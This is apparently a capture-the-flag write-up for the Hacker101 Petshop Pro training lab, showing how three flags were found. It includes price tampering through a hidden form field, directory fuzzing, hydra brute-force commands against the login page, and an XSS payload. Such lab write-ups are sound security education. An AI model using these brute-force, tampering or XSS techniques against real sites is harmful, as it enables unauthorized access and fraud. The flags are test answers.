
Hacker101-Petshop

Petshop Pro is a vulnerable web application that allows us to practice some of the most common vulnerabilities in web applications.

Goal: Find 3 flags


Flag 0:

The first flag is quite easy to find because when reviewing the source code of the page (in the payment section) we can find a "hidden" input that we can modify, also when adding items to the cart we can modify the price and thus get "free" stuff!



```
▾<form action="checkout" method="POST">
    <input type="hidden" name="cart" value="[[0, {"logo": "kitten.jpg", "price": 8.95,
    of a puppy."}]]">
```

Now that we have modified the input and it is visible, we can modify the price of the objects and by pressing the button we get the flag!




Shopping Cart

Price	Name	Description
$8.95	Kitten	8"x10" color glossy photograph of a kitten.
$7.95	Puppy	8"x10" color glossy photograph of a puppy.
$8.95	Kitten	8"x10" color glossy photograph of a kitten.
$7.95	Puppy	8"x10" color glossy photograph of a puppy.

Total: $33.8

```
‹itten.jpg", "price": 0, "name
```



Checkout

- $0 — **Kitten**
- $0 — **Puppy**
- $0 — **Kitten**
- $0 — **Puppy**

^FLAG^6ed35ec7b1654aabe3e9a8cd0bc9


Total: $0

Payments temporarily disabled

Flag 1:

When looking for the next flag I remembered something very important about web applications, they need something to manage them, so I will try to find out what and how they do this.


The fastest way to do this is with some fuzzer, for example, I used gobuster and got the following:



```
[+] Url/Domain    : http://35.190.155.168/f46e76dfc8/
[+] Threads       : 100
[+] Wordlist      : /home/martinm/SecLists-master/Disco
[+] Status codes  : 200,204,301,302,307,403
[+] Timeout       : 10s
=====================================================
2021/12/06 15:56:35 Starting gobuster
=====================================================
/cart (Status: 200)
/login (Status: 200)
/static (Status: 301)
=====================================================
```

When we go to the /login directory we can see a simple form, here we can try several things:

→ Brute force
→ SQL injection
→ Analyze the request with BurpSuite



Admin Login


Username:

Password:

Log In

I used ZAP proxy to run a manual scan but didn't find anything interesting, so I remembered that in Micro-CMS v2 level the user was a name I tried with a list of names from SecLists and with hydra to try to get a user.

hydra -L names.txt -p aaa 35.190.155.168 http-post-form "/f46e76dfc8/-login:username=^USER^&password=^PASS^:Invalid username" -t 20




```
-form://35.190.155.168:80/f46e76dfc8/login:username=^USER^

, 2380 tries in 00:01h, 7797 to do in 00:04h, 20 active
 35.190.155.168   login: dulcinea   password: aaa
.restore was written. Type "hydra -R" to resume session.
ter/Usernames/Names
```


Now that we have the user, we can try to get the password with some dictionary, e.g. rockyou.txt

hydra -l dulcinea -P ../../Passwords/Leaked-Databases/rockyou.txt 35.190.155.168 http-post-form "/f46e76dfc8/-login:username=^USER^&password=^PASS^:Invalid password" -t 31



```
7107 tries in 00:03h, 14337309 to do in 100:53h, 31
 14277 tries in 00:07h, 14330172 to do in 117:07h, 3
35.190.155.168   login: dulcinea   password: andy
completed, 1 valid password found
```

Once we log in we can see the flag when logging in, and we must remember that we can now test more things in the web application.



Hacker101 CTF

Petshop Pro — Home

35.190.155.168/f46e76dfc8/

Petshop Pro


4 items in cart

^FLAG^cbca75a4a6963c9f9ec2b9f0621e64dl

Flag 2:

In order to get the latest flag we must look for entry points for XSS, since we are the administrators of the application we can change some things, for this we must never forget to test in all the entry points and check the other pages since it will not always run the payload where we are currently.

→ payload: <img onerror="alert(1)" src=z>




Name: <img onerror="alert(1)" src=

Description: 8"x10" color glossy photogr

Price: 8.95

Checking the other pages I found the last flag as this XSS was reflected in the "/cart" section.



Shopping Cart

Price

$8.95 — ^FLAG^5efb478d7b3e1c2925521de9f

$7.95 Puppy

Conclusion:

This web page was quite interesting, especially flag number 1 as it tested my patience, something very interesting is the importance of reviewing the source code of the page as many times you can find very interesting things.